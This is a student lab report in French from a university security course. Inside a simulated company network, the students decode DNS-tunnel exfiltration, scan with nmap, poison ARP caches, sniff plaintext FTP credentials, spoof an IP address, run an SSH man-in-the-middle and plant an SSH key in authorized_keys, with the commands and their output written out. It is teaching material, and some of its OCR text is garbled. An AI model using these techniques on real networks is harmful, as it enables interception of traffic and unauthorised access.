



INF4420a - Sécurité informatique

Hiver 2023

Travail pratique #3

[REDACTED]

Date de Remise : 12 mars 2023

2 Scénario

Votre équipe à été mandatée pour réaliser un audit de sécurité de Rainbowtech, une entreprise spécialiste dans la conception d'instruments de mesure médicale connectés de haute précision. La compagnie à récemment subit une vague de cyberattaques suite à l'annonce de leur lecteur de glycémie non invasif basé sur des analyses optique et de l'intelligence artificielle. Les fonctionnalités de leur infrastructure informatique ont été restaurées, mais l'équipe d'administration système craint que les pirates aient laissé des portes dérobées dans certaines des machines.

Votre mission est de retracer leurs pas et de déterminer les failles qui ont été utilisées afin de les corriger pour se prémunir contre de prochaines attaques.

3 Analyse de traces réseau [/5]


Pendant l'attaque, des communications réseau suspectes vers l'extérieur sont été enregistrées en provenance d'un des serveurs de l'entreprise. Le serveur est placé derrière un pare-feu restrictif qui interdit l'accès aux sites web qui ne sont pas pré approuvés par l'équipe d'administration système pour éviter les fuites de données sensibles.

Les traces réseau sont disponibles sur Moodle dans le fichier capture.pcap.

1. [/1] Ouvrez le fichier de capture avec Wireshark[1]. Quelle est l'adresse ip machine source des paquets envoyés ? Quelle est l'adresse IP de destination ? De quel protocole s'agit-t-il ?

L'adresse IP de la machine source est 10.22.1.11 et l'adresse IP de la destination est 98.184.216.34 il s'agit du protocole DNS.

- 2.[/2] Des données sensibles ont-elles été exfiltrées? Si oui, retrouvez le contenu du fichier exfiltré.



```
Input                                         start: 246   length: 246
                                                end: 246   lines: 1
                                                length: 0

IyBSYWluYm93dGVjaCB0cmFkZSB1bmLvb1BpbnRlcmb5hbCBub3RlcwoKR-.HVlIHRvIHVuCGFpZCBydGltZSwgaW5zdWmaWNpZW50IGFjY2
Vzcy-.B0byBoZWFWsdGhjYXJlIGFuZCBwb29yIHdvcmsgY29uZGloaw9ucywdGh-.lIGVtcGxveWlcyBvZiBSYWluYm93dGVjaCB3aWxsIGdvIG
9uIGEgc3Ry-.secret.txt|
```



```
Output                                         start: 185   time: 6ms
                                                end: 184   length: 177
                                                length: -1  lines: 3
```

```
# Rainbowtech trade union internal notes
```

```
Due to unpaid overtime, insufficient access to healthcare and poor work conditions, the employees of Rainbowtech
will go on a stric+zuq
```

Input

```
aWtIG9uIDE4LzEyLgpJdCB3aWxsIGxhc3QgdW50aWgb3VyIGdyawV2Y-.W5jZXMcYXJlIGFkZHJlc3NlZC4gRm9yIGZ1cnRoZXIgcXVlc3RpB2
4sIH-.BsZWfjZSBjb250YWN0IEFsawNLIENoYW1wbGluIGFuZCBCb2IgVHvY29-.0dGuIAoKLyFcIERPIE5PVCBTSEFSRSBUSE9TRSBOT1RFUy
BPUiBTVE95-.secret.txt
```

Output

```
ike on 18/12.
It will last until our grievances are addressed. For further question, please contact Alice Champlin and Bob
Turcotte.

/!\ DO NOT SHARE THOSE NOTES OR STOR±ç+zÙq
```

16:36

Input

```
RSBUSEVNIFVORU5DULLQVEVEIC8hXAo=-.secret.txt
```

Output

```
E THEM UNENCRYPTED /!\
±ç+zÙq
```

Oui il y a eu des données sensibles qui ont été exfiltrées, car on peut voir dans le message en bas, une note indiquant qu'il ne faut pas partager ce message. En analysant le fichier de capture avec Wireshark, on peut observer des requêtes DNS

contenant des données encodées en base64 et en décodant ces données, on a pu retracer le message:

*Due to unpaid overtime, insufficient access to healthcare and poor work conditions, the employees of Rainbowtech will go on a strike on 18/12.
It will last until our grievances are addressed. For further question, please contact Alice Champlin and Bob Turcotte.*

!! DO NOT SHARE THOSE NOTES OR STORE THEM UNENCRYPTED !!

3.[/2] À votre avis, pourquoi le protocole DNS n'est-il pas bloqué par le pare-feu de l'entreprise ? Expliquez la méthode utilisée par les pirates pour exfiltrer des informations.

La raison est que le protocole DNS n'est généralement pas bloqué par les pare-feu d'entreprise car il est essentiel au bon fonctionnement d'Internet en permettant la récupération de l'adresse IP d'un site ou service en utilisant le nom. Le pare-feu de l'entreprise pense que les requêtes au serveur DNS contrôlés par les pirates sont légitimes et les laissent passer. Les pirates peuvent utiliser un serveur DNS qu'ils contrôlent et en prétendant que ce serveur DNS s'occupent de la translation de noms en adresse IP, les pirates peuvent créer des requêtes contenant des informations sensibles extraites du système cible et configurer l'ordinateur compromis pour que les requêtes soient envoyées au serveur DNS qu'ils contrôlent. Les données sont ainsi exfiltrées. Le pare-feu laisse passer ces requêtes car elles ressemblent à des requêtes DNS légitimes.

4 Reconnaissance [/5]

Vous soupçonnez les pirates d'avoir d'abord infecté le poste d'une employée de Rainbowtech via des techniques de hameçonnage avant de s'être propagées dans le reste du réseau. L'équipe informatique vous a fourni des identifiants de connexion SSH pour une machine Kali Linux[2] située sur le réseau des employées.

Lancez la machine virtuelle TP3 disponible dans /home/INF4420a/A2022/TP3/ et connectez vous en SSH à la machine Kali Linux en utilisant la commande ssh root@localhost -p 2222 et le mot de passe password.

En utilisant des outils de découverte réseau comme nmap[3], construisez un schéma du réseau de Rainbowtech. Indiquez les noms des machines, leurs adresses IP ainsi que les services exposés et leurs versions. Vous serez amenée à compléter votre schéma au fur et à mesure que vous avancez dans le TP et que vous découvrez des machines et des ports ouverts.

Note : vous pouvez ignorer les adresses 10.22.*.1 qui représentent les connexions au réseau de docker utilisé pour héberger l'infrastructure du TP ainsi que le port 2222 qui est utilisé pour la connection ssh à la machine Kali Linux.

```
[vikim@l4712-22 ~] $ ssh root@localhost -p 2222
root@localhost's password:
Linux kali 5.17.5-300.fc36.x86_64 #1 SMP PREEMPT Thu Apr 28 15:51:30 UTC 2022 x8
6_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.


Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 27 19:20:50 2023 from 10.22.0.1
[~] (root@kali) - [~]
```

```
Nmap scan report for alice.srv_lan (10.22.0.11)
Host is up (0.000013s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
2222/tcp  open  ssh    OpenSSH 9.0p1 Debian 1+b2 (protocol 2.0)
MAC Address: 82:0B:75:6C:2C:1E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for firewall.srv_lan (10.22.0.254)
Host is up (0.000014s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
2222/tcp  open  ssh    OpenSSH 9.0p1 Debian 1+b2 (protocol 2.0)
MAC Address: 02:42:0A:16:00:FE (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for kali (10.22.0.12)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
2222/tcp  open  ssh    OpenSSH 9.0p1 Debian 1+b2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 174.90 seconds
```



5 Mise en œuvre de l'attaque [/10]

5.1 Empoisonnement ARP [/4]

1.[/2] En utilisant arpspoof[4], effectuez une attaque d'empoisonnement ARP sur la machine de Alice. Avec vos mots, expliquez comment fonctionne cette attaque.[5]

```

$ ip addr add 10.22.0.11/24 dev eth0
$ ip route add 10.22.0.0/24 dev eth0 proto kernel scope link src 10.22.0.1
$ ip addr show
$ ip r
$ sudo ip route replace default via 10.22.0.254 dev eth0 src 10.22.0.11
$ ip r
$ sudo arpspoof -i eth0 -t 10.22.0.254 10.22.0.11
$ 

```

```
[root@kali] ~
# sudo arpspoof -i eth0 -t 10.22.0.254 10.22.0.11
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
```


```
[root@kali] ~
# sudo arpspoof -i eth0 -t 10.22.0.11 10.22.0.254
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
```

L'attaque d'empoisonnement ARP fonctionne en trompant les systèmes sur le réseau pour qu'ils associent une fausse adresse MAC à l'adresse IP d'une autre machine. Avec la commande “arpspoof -i eth0 -t 10.22.0.11 10.22.0.254” permet d'intercepter les paquets envoyés par la machine avec l'adresse IP 10.22.0.11 à la passerelle avec l'adresse IP 10.22.0.254. Donc tous les paquets envoyés de Alice à la passerelle par défaut sont envoyés à l'attaquant à la place. La commande “sudo arpspoof -i eth0 -t 10.22.0.254 10.22.0.11” permet d'intercepter les paquets envoyés par la passerelle à la machine avec l'adresse IP 10.22.0.11. Dans cette attaque, l'attaquant se place en position de l'homme du milieu (Man-in-the-Middle, MITM) en falsifiant les réponses ARP pour se faire passer pour la machine cible (dans notre cas, Alice) ou la passerelle. En conséquence, les paquets sont envoyés à l'attaquant plutôt qu'à leur destination réelle. Cela permet à l'attaquant de voler des données sensibles, de modifier le contenu des paquets, et d'envoyer des paquets sous l'identité d'une autre machine.

2.[/0.5] Utilisez `tcpdump`[6] pour capturer pendant quelques minutes les communications réseaux de la machine de Alice au format pcap.

```
[vikim@l4712-22 ~] $ scp -P 2222 root@localhost:/root/cap.pcap ~/  
root@localhost's password:  
cap.pcap                                         100%    25MB 103.7MB/s  00:00  
[vikim@l4712-22 ~] $ cd ~  
[vikim@l4712-22 ~] $ pwd  
/usagers3/vikim  
[vikim@l4712-22 ~] $ █
```

3.[/0.5] Analysez votre capture avec Wireshark[1] (Vous pouvez utiliser la commande scp pour récupérer votre fichier de capture). Quels protocoles observez-vous ? Avec quelles machines Alice communique-t-elle ?



En analysant la capture Wireshark, on observe les protocoles suivants : TCP, SSH, et ARP. Alice communique avec les machines ayant les adresses IP 10.22.0.254 (la passerelle) et 10.22.1.11 (une autre machine dans le réseau).

4.[/1] Récupérez l'identifiant et le mot de passe du serveur FTP auquel se connecte Alice. Essayez de vous connecter à ce serveur. Est-ce possible ? Pourquoi ?

```
▶ Flags: 0x018 (PSH, ACK)
  Window: 502
  [Calculated window size: 64256]
  [Window size scaling factor: 128]
  Checksum: 0x1574 [unverified]
  [Checksum Status: Unverified]
  Urgent Pointer: 0
  Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  [Timestamps]
  [SEQ/ACK analysis]
  TCP payload (12 bytes)
  File Transfer Protocol (FTP)
  ▶ USER alice\r\n
    Request command: USER
    Request arg: alice
  [Current working directory: ]
```

```
▶ Flags: 0x018 (PSH, ACK)
  Window: 502
  [Calculated window size: 64256]
  [Window size scaling factor: 128]
  Checksum: 0x157c [unverified]
  [Checksum Status: Unverified]
  Urgent Pointer: 0
  Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  [Timestamps]
  [SEQ/ACK analysis]
  TCP payload (20 bytes)
  File Transfer Protocol (FTP)
  ▶ PASS A1!c3P4$$w0rD\r\n
    Request command: PASS
    Request arg: A1!c3P4$$w0rD
  [Current working directory: ]
```

Le nom d'utilisateur est "alice" et le mot de passe est "A1!c3P4\$\$w0rD". Cependant, il n'est pas possible de se connecter au serveur FTP car un pare-feu bloque les tentatives de connexion depuis l'extérieur du réseau. Les règles de pare-feu sont probablement configurées pour n'autoriser que certaines adresses IP ou certaines plages d'adresses IP à accéder au serveur FTP, afin de renforcer la sécurité du réseau.

5.2 Usurpation d'adresse IP [/2]

1.[/0.5] Quelle est l'adresse IP de la machine de Alice ?

L'adresse IP de Alice est 10.22.0.11

2.[/1] Usurpez l'adresse IP de Alice. Connectez vous ensuite au serveur FTP et récupérez le fichier password.txt.

```
[root@kali) ~]
# ip route add 10.22.0.0/24 dev eth0 proto kernel scope link src 10.22.0.11

[root@kali) ~]
# ftp 10.22.1.11
Connected to 10.22.1.11.
220 (vsFTPd 3.0.5)
Name (10.22.1.11:root): alice
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> ls
229 Entering Extended Passive Mode (|||46465|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 2181741 Nov 01 22:29 OWASP_Testing_Guide_v4.pdf
-rw-r--r-- 1 1000 1000 235 Nov 02 01:18 TODO.md
drwxrwxr-x 1 1000 1000 54 Mar 27 19:04 backups
-rw-r--r-- 1 1000 1000 55829 Oct 27 21:24 jalapeno.jpg
-rw-r--r-- 1 1000 1000 29 Nov 04 22:30 password.txt
-rw-r--r-- 1 1000 1000 365 Nov 04 18:46 secret.txt
226 Directory send OK.
ftp>
ftp> get password.txt
local: password.txt remote: password.txt
229 Entering Extended Passive Mode (|||60675|)
150 Opening BINARY mode data connection for password.txt (29 bytes).
100% [*****] 29 5.36 KiB/s 00:00 ETA
226 Transfer complete.
29 bytes received in 00:00 (4.09 KiB/s)
ftp>
ftp> █
```

```
[root@kali) ~]
# ls
cap.pcap password.txt

[root@kali) ~]
# cat password.txt
Code of the front door: 0794
```

3.[/0.5] Quel est le mécanisme qui empêchait de se connecter au serveur dans la partie 5.1.4 ?


Est-ce un mécanisme de sécurité efficace ?

C'était un pare-feu qui empêchait notre connexion en limitant l'accès au serveur à certaines adresses IP, dont celle d'Alice. Selon nous, ce n'est pas une mesure de sécurité efficace, car il ne prend pas en compte la confidentialité des données échangées entre Alice et le serveur. En interceptant le trafic entre Alice et le serveur FTP, nous avons pu récupérer le nom d'utilisateur et le mot de passe en clair. Puis, en usurpant l'adresse IP d'Alice, nous avons pu contourner le pare-feu et accéder au

serveur FTP. Un mécanisme de sécurité plus robuste consisterait à chiffrer les communications entre les clients et le serveur FTP, par exemple en utilisant un protocole tel que FTPS ou SFTP, qui garantissent la confidentialité, l'intégrité et l'authenticité des données échangées.

5.3 Machine in the Middle [4]

1. [/0.5] Il semble qu'Alice garde des copies de ses fichiers de configuration sur le serveur FTP. Récupérez la configuration de son client SSH.



```
ftp> cd .ssh
250 Directory successfully changed.
ftp>
ftp> ls
229 Entering Extended Passive Mode (|||54424|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 92 Nov 03 19:39 authorized_keys
226 Directory send OK.
ftp> get authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||47658|)
150 Opening BINARY mode data connection for authorized_keys (92 bytes).
100% |*****| 92 91.58 KiB/s 00:00 ETA
226 Transfer complete.
92 bytes received in 00:00 (31.83 KiB/s)
ftp> []

```



```
[(root@kali) - [~]
# cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPtqrzfIH8C37CjCd2TSDy46ApUAMAt5E9P1xnngL/c4 ioo
t@alice
```

2. [/1.5] Identifiez les vulnérabilités présentes dans cette configuration. Que pourriez-vous faire comme attaque ? Expliquez précisément.

Étant donné que nous avons déjà accès au serveur FTP où Alice stocke ses fichiers de configuration, nous pouvons tirer profit de cette situation pour exploiter la configuration du client SSH d'Alice, et donc on pourrait modifier le fichier de configuration du client SSH d'Alice en ajoutant ou en modifiant des paramètres pour introduire des vulnérabilités ou pour rendre les communications moins sécurisées, ou modifier la clé publique de Alice par la nôtre sur le serveur SSH sur lequel elle se connecte.

3. [/2] Utilisez SSH-MITM[7] pour réaliser une attaque Machine in the Middle sur la connexion SSH de Alice et prendre le contrôle du serveur.

```
(root㉿kali)-[~]
# ssh-mitm server --remote-host 10.22.1.11
                                SSH-MITM - ssh audits made simple
Version: 2.1.0
Documentation: https://docs.ssh-mitm.at
Issues: https://github.com/ssh-mitm/ssh-mitm/issues

[03/27/23 21:01:57] INFO      generated temporary RSAKey key with 2048 bit length and
fingprints:
          MD5:6d:10:22:d8:7f:b6:2e:9a:cc:0e:75:d
          1:26:6f:12:de
          SHA256:G1/0ogpmck1oRjxdyFqwGxyGQ/SnBjE
          F6/IVrgmAeBk
          listen interfaces 0.0.0.0 and :: on port 10022
          i session
          90dd4ee9-4fb4-479a-a682-373cba1105c8
          created
          i connected client version:
          SSH-2.0-OpenSSH_8.8
          INFO      △ client affected by CVEs:
          * CVE-2020-14145:
          https://docs.ssh.mitm.at/CVE-2020-14145.html
          - client connecting for the first time or
```

Note : pour rediriger les connexions qui arrivent sur le port 22 de votre machine Kali Linux sur le port 10022 utilisé par SSH-MITM, vous pouvez utiliser la commande iptables suivante :

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 22 -j REDIRECT --to-port 10022
```

6 Investigation numérique [/5]

1.[/1] Connectez vous au serveur FTP en utilisant la méthode vue en 5.2.2. En remarquant qu'il est possible d'écrire des fichiers arbitraires sur le serveur, ajoutez la clé publique SSH de votre machine Kali Linux à la liste des clés autorisées pour se connecter au compte d'Alice et connectez vous en SSH au serveur.[8]

```
[root@kali]~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): keyfile
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in keyfile
Your public key has been saved in keyfile.pub
The key fingerprint is:
SHA256:3TnSAVUN15fDeeCZGlun28x8PZjt7MvFIkFUrIhbVMw root@kali
The key's randomart image is:
+---[RSA 3072]---+
|       .++*+=|
|       .oE..O=|
|       o .+.= =|
|       ..o+.B o |
|       Soo O . |
|       . . o+B. |
|       .oooX|
```

```
[root@kali]~# ls
authorized_keys  keyfile  keyfile.pub

[root@kali]~# vim authorized_keys

[root@kali]~# cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIPtqrzfIH8C37CjCd2TSdy46ApUAMAt5E9P1xnngL/c4 root@alice
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAABgQCzD7dRkn52oruBvlPlNidlbu2ZKR4y9ju2s/N1fIuDwpTgcbLpNWYkf1HKcA+VY
TG2Rl0wAFaCgsSGipYdhtqZqfefXjXaFakMFnpwymLznInvDnDh/+qM0zT42Mh45CVBkJlAvpCTdSGTgJMTfZzSfCDxuoQagGI2AY
tu3ET/xQT3tq5F4i0KGPaWTCKx+isoM2+Jg8U8RPC4Mjt5ASy9zy/Tkswobnf3h0qajoZq77syo8he9usqAqfv7Evn1f60NzmV0Qr
C310FKIOhie9JS6yIZC7CDE/DFcL3A2sm3ERLbcCQyCAZ70jhu+Nbu6kCJy1UE5jqCH9qZA91o+6TGmAu4C7A0rcM8yg4DIkyOsol
rgIJYzd5syzlFdfRpx45l3cftb1IvrYRO/s+AK/MDSzMTsyJUF20hnNH1MvE2TP2rwz1fPLapFmD5Xfqbu/pf5hHiRfsREjo2NAtB
10/t1hDtyh1Um0j00uKGJAiwJ1HkqVYtmCBn/Pxdn8XTc= root@kali

[root@kali]~# ssh -i keyfile alice@10.22.1.11
The authenticity of host '10.22.1.11 (10.22.1.11)' can't be established.
ED25519 key fingerprint is SHA256:zStVTLu51/B1Y4Likn/lh6owmYLH3xua2LBxiKreGs8.
This key is not known by any other names
```

2.[/1] Retrouvez la porte dérobée laissée par les pirates.[9]

```
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Apr  3 20:54:32 2023 from 10.22.1.254
alice@server:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/local/bin/.backdoor
alice@server:~$ cd /usr/local/bin/.backdoor
-bash: cd: /usr/local/bin/.backdoor: Not a directory
alice@server:~$ cd client_loop: send disconnect: Broken pipe
```

